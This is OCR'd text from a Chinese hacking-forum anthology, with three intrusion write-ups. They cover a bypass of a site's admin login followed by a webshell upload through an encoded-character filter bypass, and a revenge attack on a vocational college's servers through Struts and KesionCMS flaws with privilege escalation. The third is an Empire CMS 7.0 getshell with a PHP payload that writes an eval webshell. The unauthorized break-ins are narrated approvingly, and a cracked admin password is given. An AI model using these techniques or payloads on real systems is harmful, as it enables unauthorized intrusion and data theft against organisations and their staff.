

图 1-7-2

解密 admin 的 md5 后得到!ff2013，杀到后台填入帐号和密码发现错误，我靠？不是吧，问了几个牛他们估计不太搭理我，说可能是假后台，于是我再寻找，发现没啥其他管理页面了，于是我就再从后台找突破点。发现填入后他是直接显示错的，如图 1-7-3：

图 1-7-3

也去网上找了这个 cms 的 exp，发现菊花太紧，干不进去。
于是右键看了下源代码，如图 1-7-4：

```
or="#ff0000">登录验证失败。</font>';

or="#ff0000">登录验证失败!</font>';

or="#ff0000">验证码错误!</font>';

or="#336600">验证成功!请稍候</font>';
```

图 1-7-4

再看了下登录页面，我操！？验证码在哪里？
于是再往下看，如图 1-7-5：

```
if (ret == "-1"){
        document.getElementById('btn_login').disabled=
        document.getElementById('loginmsg').innerHTML
        document.getElementById('username').focus();
        return;
}else if(ret == "-2"){
        showVCode();
        document.getElementById('btn_login').disabled=
        document.getElementById('loginmsg').innerHTML
        document.getElementById('username').focus();
}else if(ret == "-3"){
        showVCode();
        document.getElementById('btn_login').disabled=
        document.getElementById('loginmsg').innerHTML
        document.getElementById('vcode').focus();
}else if(ret == "1"){
        document.getElementById('loginmsg').innerHTML
        top.location.replace('/m/');

}
```

图 1-7-5

IP 是局部变量 IP 永远为 1 直接是 return 了限制了，不论怎么做都是验证失败，伤脑筋。
但是验证成功后是会跳转到 m 这个目录的，如图 1-7-6：

```
document.getElementById('loginmsg').innerHTML = '<font style="font-size:12px;" color="#336600">验证成功!请稍候</font>';
top.location.replace('/m/');
```

图 1-7-6

后来进过一个朋友的指点，发现如图 1-7-7：

```
var url = /m/manager/login.xml.php ;
pars = "username="+document.getElementById('username').value+"&password="+document.getElementById('password').value+"&vcode="+document.getElementById('vcode').value+"";
document.getElementById('loginmsg').innerHTML = '<font style="font-size:12px;">正在验证用户身份……</font>';
```

图 1-7-7

这里有一个 get 请求，请求的页面是：

varurl = “/m/manager/login.xml.php”

于是访问了下，如图 1-7-8：



图 1-7-8

发现 V 标签里面是-1，就是说验证失败了，成功的话应该是 1。

于是我在 url 后面加上了帐号和密码。

如图 1-7-9：



图 1-7-9

发现这回验证成功了，于是改成挑战后的 m 的目录。

发现还是不行，应该是还差一个验证码，于是我就在源代码里面发现有个 showVCode()的函数，应该是控制的验证码。

于是我就在登录页面地址栏里面输入 javascript:showVCoode()，发现成功出现验证码，记住验证码，我再访问：

http://www.xxxx.com.cn/m/manager/login.xml.php?username=admin&password=!ff2013&vcode=54713。后面那个是验证码，然后再登录，发现标签还是 1。

于是转成 m 目录，发现成功进入后台。

如图 1-7-10：

图 1-7-10

好了，现在要拿 shell 了。于是我就就翻了翻，发现上传是 fckeditor。网站配置这里也有，如图 1-7-11：



图 1-7-11

更改后缀的，于是各种胡改~~~

走你～

发现上传不了!! 郁闷~~~

看来是过滤到家了。

解析漏洞也不行，于是想到以前有看过可以用别的编码方式来代替一些符号。

于是我就用小葵转换工具把;转换成了%3B，上传后发现可以成功解析。

如图 1-7-12：

图 1-7-12

于是打开菜刀，一句话连之，如图 1-7-13：



图 1-7-13

权限还挺大，如果有旁站的话还可以旁站，不过他是独立的，提权始终没有结果。

有兴趣提这个站的朋友可以论坛 M 我！

（全文完）责任编辑：桔子 责任主编：xfkxfk

第二章 CMS 渗透

第1节 半成功撸过某职业学院

作者：思念

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.net

照顾手机党我贴出来

0x01 起因

快高考的时候某职业学校来学校宣传然后楼主当时脑抽了就把自己电话号码留给了他们，结果这几天那学校天天打电话来骚扰我. 于是便百度一下了他们的网站，如图 2-1-1：

图 2-1-1

0x02 勤奋的管理

确定下网站环境，如图 2-1-2，2-1-3：

图 2-1-2

图 2-1-3

其实大部分 iis7.5 服务器都是 win2008

然后扫了一下网站，如图 2-1-4：



图 2-1-4

尼玛，这坑爹啊，只有个 robots.txt。

看了下发现没什么用，然后蛋疼的找找网站，发现院系是搭载主站上的说不定哪里就能找个注入点呢。

如图 2-1-5：

图 2-1-5

然后打开 wvs 扫了下确实发现了个注入点而且拿下 shell 当时也很晚了，于是我就去睡了准备第二天来提权。

但第二天发现 shell 被删除了注入点也没有了，只能吐槽管理太勤奋了每天看日志。

（由于当时没截图所以现在就没有图了）

0x03 苦逼的 C 段

然后在主网转悠了很久没发现很多 xss 但估计没什么用，而且也没有旁站。

然后，想了想大学应该不是租的服务器应该是自己的服务器，于是就去 C 段。

如图 2-1-6：

图 2-1-6

咱们是想拿下主站服务器所以先去找和主站相关联的站，终于人品爆发了发现一个那个学校的数字化学习的门户站有 struts 漏洞，如图 2-1-7：

图 2-1-7

--这不是拿服务器的节奏吗？

看了下 ip 地址，如图 2-1-8，2-1-9，2-1-10：

图 2-1-8



图 2-1-9



图 2-1-10

也不知道是不是内网。看了下端口，如图 2-1-11：

图 2-1-11

发现 3389 没开有 5859 的试了下远程发现不能连接不知道是不是内网或者做了什么 ip 限制先记录下来吧。

然后在 C 段又找了下发现一个科讯 cms 的网站。

如图 2-1-12，2-1-13：

图 2-1-12

图 2-1-13

看到有认证码菊花一紧，但还是试了试丢到了榆树里直接秒杀了。
如图 2-1-14：

图 2-1-14

md5 解了出来（感谢玩命基友的 md5 会员），如图 2-1-15：

图 2-1-15

然后试着登录了一下。
如图 2-1-16：

图 2-1-16

人品没了，悲剧了妹夫的，不知道是不是默认的认证码改了，继续找 C 段。
找了会发现和主站有关的看上去都很安全。
既然最终目的是拿主站就没必要去找那些后台都找不到的站试了。
和主站有关的木有就找其他的了，人品有爆发了，又发现一个科讯的。
如图 2-1-17：

图 2-1-17

继续用榆树秒杀，如图 2-1-18，2-1-19：

ID	地址	CMS结果	安全检查或者结果
1	http://www.[redacted].com	kesioncms	admin|88e7f43d2e659be6
2	http://www.[redacted].com	kesioncms	网站未发现安全隐患

图 2-1-18

图 2-1-19

百度了一下科讯拿 shell 的方法，通过解析漏洞顺利拿下 shell。如图 2-1-20，2-1-21：



图 2-1-20

图 2-1-21

看了下组件都在，3389 端口开放直接提权直接提权。

下面看看结果，搞定~~~

如图 2-1-22：



图 2-1-22

提上去但服务器特卡不知道怎么回事。

想干其他事情，什么都干不了，嗨……

如图 2-1-23：

图 2-1-23

Cpu100%看了下也没开什么进程啊不知道怎么回事。

学校网络示意图，如图 2-1-24：

图 2-1-24

网站制作人员电脑，如图 2-1-25：

图 2-1-25

这台服务器是网站制作人员的服务器翻到很多东西..
到这里就结束本来想嗅探密码的想了想算了服务器太卡了那天合适再去弄。
（全文完）责任编辑：Panni_007 责任主编：xfkxfk

第2节 帝国 CMS7.0 后台拿 shell

作者：0xTback
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

此漏洞出现在帝国 CMS 最新版本 7.0 上，跟 6.5 拿 shell 的方法较相近，由于是后台拿 shell，所以漏洞比较鸡肋，帝国 CMS 果断忽略此漏洞，在 t00ls 上好多黑阔问我怎么进后台，我真的没说我有办法进后台呀，只是后台拿 shell 而已，请大牛别喷我啦~！

如果真的想了解我怎么进后台的，可以参见这篇文章：
http://sb.f4ck.net/thread-11353-1-2.html
进入后台~！
环境是本地搭建的
方法一：
系统——数据表与系统模型——管理数据表
再随意选择一个数据表，打开对应数据表的“管理系统模型”。
如图 2-2-1：

图 2-2-1

“导入系统模型”，可进入“LoadInM.php”页面。
如图 2-2-2：



图 2-2-2

在本地新建一个文件，文本内容为：

```
<?fputs(fopen("x.php","w"),"<?eval(\$_POST[cmd]);?>")?>
```

再命名为 1.php.mod。

导入这个 mod 文件，即执行里面的 php 代码，在 ecmsmod.php 的相同目录下生产 x.php 的一句话木马文件。

可以从导入系统模型源文件中查看到 ecmsmod.php 的路径。

如图 2-2-3：



图 2-2-3

方法二：

在本地新建一个 info.php（任意 php 文件）其源码内容为：

```
<?php phpinfo();?>
```

再重名名为 info.php.mod，将此文件按照方法一导入系统模型。

然后即可执行 info.php.mod 的代码并显示在页面上。

迅速查看源码即可得知网站根目录的绝对路径。

如图 2-2-4，2-2-5：

